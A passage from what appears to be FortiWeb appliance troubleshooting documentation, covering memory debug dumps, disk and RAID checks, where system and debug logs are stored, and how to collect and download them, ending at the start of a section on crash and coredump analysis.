   You can find these logs in the same directory, but manually download them via **System > Maintenance > Backup & Restore**, because these logs are not included in the one-click download debug log "console_log.tar.gz".

```
FWB# diagnose debug jemalloc proxyd dump
/var/log/gui_upload# ls -l proxyd*
--wS--Sr-x 1 root 0 1417 Aug 3 10:38 proxyd-objpool-32741-1659548316.txt
--wS--Sr-x 1 root 0 1417 Aug 3 10:38 proxyd-objpool-32741-1659548336.txt
```

7. As stated in point 2, after 6.4.0 GA release, a regular monitoring file is generated as /var/log/gui_upload/debug_memory.txt. One can set a memory boundary for it: if the memory usage reaches the boundary and proxyd or ml_ daemon is the top 10 high memory usage, it will enable their jemalloc debug function automatically.

```
FortiWeb # show full system global
config system global
  set debug-memory-boundary 70    #memory usage percentage, 1%-100%
End
```

Checking disk information & issues

1. Check hard disk & raid info:

```
FortiWeb# diagnose hardware harddisk list
name    size(M)
sda      959656.76
```

```
sdb      8012.39

FortiWeb # diagnose system mount list
Filesystem           1M-blocks      Used Available Use% Mounted on
/dev/ram0                  473       310       162  65% /
none                      1164        31      1132   2% /tmp
none                      3880         3      3877   0% /dev/shm
/dev/sdb1                  362       254        89  74% /data
/dev/sdb3                   91         0        86   0% /home
/dev/sda1               449651      7771    418971   1% /var/log

FortiWeb# diagnose hardware logdisk info
disk number: 1
disk[0] size: 937.16GB
raid level: raid1
partition number: 1
mount status: read-write
```

2. Check RAID information:

```
FortiWeb# diagnose hardware raid list
level   size(M)   disk-number
raid1   899811    0(OK),1(OK)

FortiWeb# diagnose hardware raid-card info
FW Package Build: 50.5.0-1121
```

MegaCli

Usually we need to pay attention to fields like below when checking the output:

- Slot number and device ID
- Firmware status (a failed disk will show Failed)
- Fields including “Error”

```
/# MegaCli -PDList -aALL
Adapter #0

Enclosure Device ID: 69
Slot Number: 0
Drive's position: DiskGroup: 0, Span: 0, Arm: 0
Enclosure position: N/A
Device Id: 1
WWN: 55cd2e4152c655b7
Sequence Number: 2
Media Error Count: 0
Other Error Count: 0
Predictive Failure Count: 0
Last Predictive Failure Event Seq Number: 0
PD Type: SATA

Raw Size: 894.252 GB [0x6fc81ab0 Sectors]
Non Coerced Size: 893.752 GB [0x6fb81ab0 Sectors]
Coerced Size: 893.75 GB [0x6fb80000 Sectors]
Sector Size:  512
Logical Sector Size:  512
Physical Sector Size:  4096
Firmware state: Online, Spun Up
Commissioned Spare : No
```

```
Emergency Spare : No
Device Firmware Level: 0120
Shield Counter: 0
Successful diagnostics completion on :  N/A
SAS Address(0): 0x300605b00f3769e1
Connected Port Number: 0(path0)
Inquiry Data: BTYG030302SJ960CGN  INTEL SSDSC2KG960G8                    XCV10120
FDE Capable: Not Capable
FDE Enable: Disable
Secured: Unsecured
Locked: Unlocked
Needs EKM Attention: No
Foreign State: None
Device Speed: 6.0Gb/s
Link Speed: 6.0Gb/s
Media Type: Solid State Device
Drive Temperature :13C (55.40 F)
PI Eligibility:  No
Drive is formatted for PI information:  No
PI: No PI
Drive's NCQ setting : Enabled
Port-0 :
Port status: Active
Port's Linkspeed: 6.0Gb/s
Drive has flagged a S.M.A.R.T alert : No
```

3. Initialize RAID:

Use the this command to initialize the RAID

Currently, only RAID level 1 is supported, and only on FortiWeb 1000B/C/D/E, 2000E, 3000C/CFsx, 3000E, and 4000E shipped with FortiWeb 4.0 MR1 or later.

```
FortiWeb# execute create-raid level raid1
```

4. Rebuild RAID:

Use this command to rebuild the RAID.

Currently, only RAID level 1 is supported, and only on FortiWeb-1000B, 1000C, 3000C/CFsx, 3000E, and 4000E shipped with FortiWeb 4.0 MR1 or later.

```
FortiWeb# execute create-raid rebuild
This operation will clear all data on disk :0!
Do you want to continue? (y/n)
```

Retrieving system&debug logs

To troubleshoot system level issues, we often need to analyze system logs. Some of these logs are generated by daemons while some others are generated by scripts, which run periodically in the background to record system resource changes, statistics, etc.

Please collect such logs for further investigation.

Retrieving system logs in backend system

1. dmesg

Dmesg is used to examine or control the kernel ring buffer. It includes all important kernel information such as hardware loading and call trace information. Kernel level traffic debug logs will be also included in dmesg.

One can check such logs with "`# dmesg`" or "`#dmesg | grep xxx`" directly;

For further troubleshooting, you can archive all logs under the directory /var/log/dmesg/:

```
tar czf /var/log/gui_upload/dmesg.tar.gz /var/log/dmesg/
```

Notes:

By default, dmesg uses a time stamp notation of seconds and nanoseconds since the local kernel started, and it's not in a human-friendly format. If you need to check the accurate time, please check the "/var/log/dmesg/kern.log".

kern.log contains the latest dmesg information, and other logs started with kern.log are backup logs.

2. Apache error logs

If one failed to do some GUI related operation, please collect this logs for analysis:

```
/var/log# ls apache_logs/

error_log
```

3. CMDB logs

For configuration deployment issues, please collect cmdb logs for analysis:

```
# ls /var/log/cmdb/cmdb.log.*
cmdb/cmdb.log.0    cmdb/cmdb.log.155  cmdb/cmdb.log.211  cmdb/cmdb.log.44
#ls /var/log/dbg_cli/
```

4. /var/log/debug/

Some real-time logs will be generated and stored at /var/log/debug/:

```
/# ls /var/log/debug/
collect_tcpdump_para.txt    daemon_log_flag    proxyd_dbg
coredump_log_flag        dbsync_log        sample
crash.log            kernel.log        system-startup.log
crash_log_flag            kernel_log_flag    tmp
crl_updated_dbg        netstat_log_flag    daemon.log                nstd
```

5. /var/log/gui_upload/

1) Core, coredump and some real-time logs will be generated and stored at /var/log/gui_upload/:

```
/# ls /var/log/gui_upload/
core-proxyd-2141-1630609770    dlog_logd            ha_event_log
core-proxyd-7794-1630610047    ints.txt               debug_disk.txtirq
jeprof.out.51146.1630448785.heap    perf.data             kern.log
debug_out_d_cond_cpu.sh.txt          debug_out_d_mem.sh.txt    debug_out_d_net.sh.txt
debug_out_d_proc.sh.txt
```

2) Some logs named as "debug_<function name>.txt" (or with the prefix "debug_out_d_" in some intermediate builds) are generated after 6.4.1.

- Scripts in /var/log/debug/sample/ are samples to run in /var/log/outgoing;
- Scripts in /var/log/outgoing/ are scripts actually run in /var/log/outgoing;
- Currently these system information are collected:

```
/# ls /var/log/debug/sample/        #script samples
README         d_cond_cpu.sh  d_mem.sh       d_net.sh       d_proc.sh      first_flag
/# ls /var/log/outgoing/        #scripts actually run
```

```
d_cond_cpu.sh  d_mem.sh       d_net.sh       d_proc.sh
/# ls -l /var/log/gui_upload/debug_out_d_*    (in new builds files are debug_<function
     name>.txt)
-rw-r--r--    1 root     0            65018 Sep 28 18:03 /var/log/gui_upload/debug_out_
     d_cond_cpu.sh.txt
-rw-r--r--    1 root     0           119859 Sep 28 18:03 /var/log/gui_upload/debug_out_
     d_mem.sh.txt
-rw-r--r--    1 root     0            66371 Sep 28 18:03 /var/log/gui_upload/debug_out_
     d_net.sh.txt
-rw-r--r--    1 root     0           126484 Sep 28 18:03
/var/log/gui_upload/debug_out_d_proc.sh.txt
```

- The information collected by these scripts mainly include:

  d_cond_cpu.sh: If the CPU usage more than 90% - date, top 10 daemons of CPU usage, perf top for 10 seconds

  d_mem.sh: date, free, /proc/meminfo, etc.

  d_net.sh: date, netstat -natpu, route -n

  d_proc.sh: date, top -b -n1, ps
- The running interval for these scripts can be set with CLI:

  ```
  FortiWeb # show full system global
  config system global
    set debug-monitor-interval 5    #minutes
  End
  ```

  If the script is blocked for 30 sec, the system will kill it and call it in the next debug-monitor-interval.
- If necessary, one can add scripts (shell or python) to this directory to collect system information; (NOT Recommended, because too many these manually-added tasks may impact system running & stability)
- The size of “debug_<function name>.txt” is limited to 25MB. If the size gets greater, it will be moved to an .old file. And there are only two files rotated.

3) **NMON** logs are generated after 6.4.0.

NMON (shorthand for Nigel's Monitor) is a system monitor tool that can collect system performance statistics including CPU, Mem, Disk, Net, etc.

- NMON log files (with a suffix .nmon) are generated automatically and stored at /var/log/debug/tmp, and will be archived and can be downloaded via the method described in below section 10.2. The maximum number of .nmon files stored is 180.
- A .nmon file is generated with a sampling interval of 5 minutes, and each time when system boots up, a new .nmon file will be generated. So generally only one .nmon file named “FortiWeb_220107_1734.nmon” (may be different on some previous builds) will be generated each day. Multiple .nmon files generated in one day indicate that system rebooted or crashed.

G:\Downloads\console_log.tar.gz\console_log.tar\var\log\debug\http_download_log\

Name	Size	Packed Size	Modified	Mode	User	Group
core-proxyd-19284-1623682574.gz	38 557 990	38 558 208	2021-10-22 01:26	-rw-------	root	0
core-proxyd-20764-1620056130.gz	67 661 931	67 662 336	2021-10-22 01:26	-rw-------	root	0
core-proxyd-24022-1623588026.gz	62 206 015	62 206 464	2021-10-22 01:27	-rw-------	root	0
coredump	477	512	2021-10-22 01:26	-rw-r--r--	root	0
crash	0	0	2021-10-22 01:26	-rw-r--r--	root	0
daemon	6 690 503	6 690 816	2021-10-22 01:26	-rw-r--r--	root	0
debug_disk.txt	8 888 693	8 888 832	2021-10-22 01:26	-rw-r--r--	root	0
jeprof.out.3271.1629878388.heap	134 308	134 656	2021-10-22 01:26	-rw-r--r--	root	0
kernel	0	0	2021-10-22 01:26	-rw-r--r--	root	0
netstat	0	0	2021-10-22 01:26	-rw-r--r--	root	0
sn.txt	96	512	2021-10-22 01:27	-rw-r--r--	root	0
WAF_WPA_PIO_210927_1122.nmon	81 069	81 408	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_210927_1348.nmon	538 481	538 624	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_210928_1348.nmon	563 665	563 712	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_210929_1348.nmon	576 816	577 024	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_210930_1348.nmon	576 568	577 024	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_211001_1348.nmon	574 588	574 976	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_211002_1348.nmon	574 603	574 976	2021-10-22 01:26	-rw-r--r--	root	0
WAF_WPA_PIO_211003_1348.nmon	575 016	575 488	2021-10-22 01:26	-rw-r--r--	root	0

- After processed by an nmon analyzer:



4) Jemalloc dump logs for proxyd & ml_daemon.

Please refer to Diagnosing memory leak issues.

Jemalloc dump logs named as “jeprof.out.*.*.heap” can be generated manually by executing `diagnose debug jemalloc proxyd dump`, or produced automatically when the total system memory usage reaches the boundary value (70% by default).

Jeprof information is very useful when debugging memory issues for proxyd & machine learning.

5) Jemalloc pdump logs for proxyd.

Please refer to Diagnosing memory leak issues.

Jemalloc pdump logs named as “proxyd-objpool-*-*.txt” can be generated manually by executing `diagnose debug jemalloc proxyd pdump`.

Such logs include memory statistics information for key data structures, and only proxyd supports generating these logs. When analyzing proxyd issues, you can also collect both dump and pdump logs at the same time.

6) Proxyd watchdog logs generated from 7.0.1.

Proxyd watchdogs logs are useful when analyzing proxyd thread lock issues.

If a proxyd thread is stuck for 5 or 60 seconds, FortiWeb will write a debug message like "proxyd worker thread [1] stuck for 5 (or 60) seconds" into the /var/log/debug/daemon.log and generate a log file named like "watchdog-proxyd-3991-1658580435.bt" under the /var/log/gui_upload/.

Watchdog logs mainly include “pstack <proxyd>” information. And /var/log/debug/daemon.log is included in the one-click downloaded debug file "console_log.tar.gz".

From 7.0.1 to 7.0.3, the default stuck time period is 5, while on 7.0.4 and newer builds, the time is changed to 60 seconds.

7) Console output log (COMlog) generated from 7.0.2

COMlog refers to system outputs that are printed out to console terminal automatically when system reboots or encounters unexpected problems, and the logs displayed on console when you configure directly on the console terminal.

```
/# ls -l /var/log/gui_upload/ | grep console
-rw-r--r-- 1 root 0 8261 Aug 8 13:45 console.log
```

This information can be used for troubleshooting if unexpected behavior starts to occur, or when you need to collect console prints while lacking SSH permission for security purposes.

COMlog can record up to 4 MB of console output to the kernel ring buffer, and also supports reading the content and writing it to a log file "/var/log/gui_upload/console.log".

- To enable/disable the COMlog:

  `diagnose debug comlog enable/disable` #dump & read will only take effect after comlog is enabled

  COMlog is enabled by default. To change the default behavior and save it to configuration file, run:

  ```
  config system global
     set console-log enable/disable
  end
  ```

  Notes: when console-log is enabled, `diagnose debug comlog` will also be enabled.
- To view the COMlog status, including speed, file size, and log start and end:

  ```
  FWB # dia debug comlog info
  ttyname:/dev/pts/1 com_speed = 9600
  control = Logging enabled #COMlog is enabled
  log_space = 4186042/4194304
  log_start = 0
  log_end = 8261
  log_size = 8261
  ```
- To dump the COMlog from the kernel ring buffer:

  `diagnose debug comlog dump`
- To read the COMlog from ring buffer and write to /var/log/gui_upload/console.log:

  `FWB # diagnose debug comlog read`

```
Dump log to /var/log/gui_upload/console.log done.
```

- To clear the COMlog in the kernel ring buffer:
  `diagnose debug comlog clear`

Notes:

- COMlog will be written into the "console.log" only after you execute `diagnose deb comlog read`;
- Every time after executing `diagnose deb comlog read`, the content of "console.log" will be overwritten, so if you execute it after system reboots, the logs saved before rebooting will be lost.

Due to the two limitations above, console output for kernel coredump or other issues that cause system reboot cannot be recorded in "console.log". FortiWeb will enhance this limitation in future builds.

Customizing&downloading debug logs

There are several ways to collect or customize debug logs.

1. Many debug logs are stored at /var/log/gui_upload and can be downloaded via GUI:
   a. Enable upload/download option in CLI first, then you'll see the section GUI File Download/Upload in **System > Maintenance > Backup & Restore**:
   config system settings
   set enable-file-upload enable
   end



   b. Select, compress and download debug logs or core/coredump files that you need.
   c. You can also login the backend shell, move or copy logs files from other directories to /var/log/gui_upload, and download them here.
2. One-click to archive and download most important logs (Recommended Way)
   FortiWeb GUI provides a more easier way to collect such debug logs. Most logs under /var/log/debug/ and /var/log/gui_upload will be archived after you click the "Download" button on **System > Maintenance > Debug > Download** section.
   Before you can begin downloading the debug log, you have to enable it first via **System > Config > Feature Visibility > Debug**.

Please note that some logs and core/coredump files may not be included in this archive file, so you may need to download them manually with the 1st method.





As more features or debug logs are added on 7.0.1, 7.0.2, and later builds, more logs will be included in this debug log, and different types of logs are classified into sub-directories:

G:\Downloads\console_log (5).tar.gz\console_log (5).tar\var\log\debug\http_download_log\

Name	Size	Packed Size	Modified	Mode	User
sn.txt	100	512	2021-09-28...	-rw-r--r--	root
netstat	0	0	2021-09-28...	-rw-r--r--	root
kernel	1 728 095	1 728 512	2021-09-28...	-rw-r--r--	root
jeprof.out.11164.1632789019.heap	109 251	109 568	2021-09-28...	-rw-r--r--	root
FortiWeb_210928_1728.nmon	30 714	30 720	2021-09-28...	-rw-r--r--	root
FortiWeb_210927_1728.nmon	428 994	429 056	2021-09-28...	-rw-r--r--	root
FortiWeb_210926_1728.nmon	428 362	428 544	2021-09-28...	-rw-r--r--	root
FortiWeb_210925_1727.nmon	428 371	428 544	2021-09-28...	-rw-r--r--	root
debug_memory.txt	2 109 009	2 109 440	2021-09-28...	-rw-r--r--	root
debug_disk.txt	16 703 984	16 704 000	2021-09-28...	-rw-r--r--	root
daemon	1 840 584	1 840 640	2021-09-28...	-rw-r--r--	root
crash	0	0	2021-09-28...	-rw-r--r--	root
coredump-2021-08-29-05_51.gz	281 774 239	281 774 592	2021-09-28...	-rw-------	root
coredump-2021-01-08-05_55.gz	289 008 348	289 008 640	2021-09-28...	-rw-------	root
coredump	0	0	2021-09-28...	-rw-r--r--	root
core-2021-01-08-05_55.gz	14 164	14 336	2021-09-28...	-rw-r--r--	root

3. You can run diagnose debug commands to customize logs included in the archive debug file.
   For example, you can capture the flow from the client 216.232.182.247 and activate the debug flow from it as below. Then you'll find that the following files will be included in the downloaded debug file console_log.tar.gz:

- sn.txt: SN & current build
- entire configuration file
- crash logs
- daemon logs: the debug flow trace logs is included in this file
- kernel logs
- netstat logs
- coredump logs
- perf logs
- top logs
- nmon logs: regular record
- jeprof.out.*.*.heap: need to enable jemalloc-conf and trigger jemalloc dump first
- debug_net/disk/mem/process.txt or debug_out_d_mem/net/proc/cond.sh.txt: regular record
- collect_xxx: captured pcap file (diagnose CLI filtered output) and other debug information
- other logs

```
FortiWeb # diagnose debug trace tcpdump filter "host 216.232.182.247 and port 443"
FortiWeb # diagnose debug flow filter client-ip "216.232.182.247"
FortiWeb # diagnose debug flow filter flow-detail 7
FortiWeb # diagnose debug trace report
FortiWeb # diagnose debug trace report start
Then wait to collect traffic…

FortiWeb # diagnose debug trace report stop
Then you can click the “Download” button on System > Maintenance > Debug > Download
     to download the archive file:
```



Name	Size	Packed Size	Modified	Mode	User	Grou
FWB-AWS-M01_210823_2202.nmon	479 609	479 744	2021-10-04...	-rw-r--r--	root	0
FWB-AWS-M01_210822_2202.nmon	480 777	481 280	2021-10-04...	-rw-r--r--	root	0
FWB-AWS-M01_210821_2202.nmon	478 627	478 720	2021-10-04...	-rw-r--r--	root	0
FWB-AWS-M01_210820_2202.nmon	479 665	479 744	2021-10-04...	-rw-r--r--	root	0
FWB-AWS-M01_210820_0055.nmon	447 644	448 000	2021-10-04...	-rw-r--r--	root	0
debug_out_d_proc.sh.txt	73 627	73 728	2021-10-04...	-rw-r--r--	root	0
debug_out_d_net.sh.txt	58 722	58 880	2021-10-04...	-rw-r--r--	root	0
debug_out_d_mem.sh.txt	83 481	83 968	2021-10-04...	-rw-r--r--	root	0
debug_out_d_cond_cpu.sh.txt	58 464	58 880	2021-10-04...	-rw-r--r--	root	0
debug_memory.txt	118 772	118 784	2021-10-04...	-rw-r--r--	root	0
debug_disk.txt	6 194 083	6 194 176	2021-10-04...	-rw-r--r--	root	0
daemon	912 499	912 896	2021-10-04...	-rw-r--r--	root	0
crash	0	0	2021-10-04...	-rw-r--r--	root	0
coredump	0	0	2021-10-04...	-rw-r--r--	root	0
collect_top	6 159	6 656	2021-10-04...	-rw-r--r--	root	0
collect_tcpdump.pcap	7 001	7 168	2021-10-04...	-rw-r--r--	root	0
collect_perf	8 192	8 192	2021-10-04...	-rw-r--r--	root	0
collect_other	4 224	4 608	2021-10-04...	-rw-r--r--	root	0
collect_fwb_system.conf.zip	7 634 830	7 634 944	2021-10-04...	-rw-r--r--	root	0

Note: To access this part of the web UI, your administrator’s account must have the prof_admin permission. For details, see "Permissions" in FortiWeb Administration Guide.

Diagnose Crash & Coredump issues

- Common troubleshooting steps on page 948
- Checking core files and basic coredump information on page 948
- Collecting core/coredump files and logs on page 951
- What to do when coredump files are truncated or damaged on page 955

Common troubleshooting steps

When you find an unexpected system reboot or intermittent connection interrupt, the system may encounter a daemon or kernel crash. At this time the most important thing is to collect core/coredump files and system logs, then provide them to R&D for further analysis immediately.

Common checking & analyzing steps:

- Check if daemon or kernel coredump files are generated
- Check the basic coredump information
- Download core & coredump files
- Collect & download system logs (Listed in Customizing&downloading debug logs on page 944, including dmesg & other debugs logs)
- Possible temporary workaround/solution:
  - Restore the latest configuration or remove newly-added configuration
  - Move away newly migrated traffic if there is
- Submit bugs and provide information collected for further analysis

Checking core files and basic coredump information

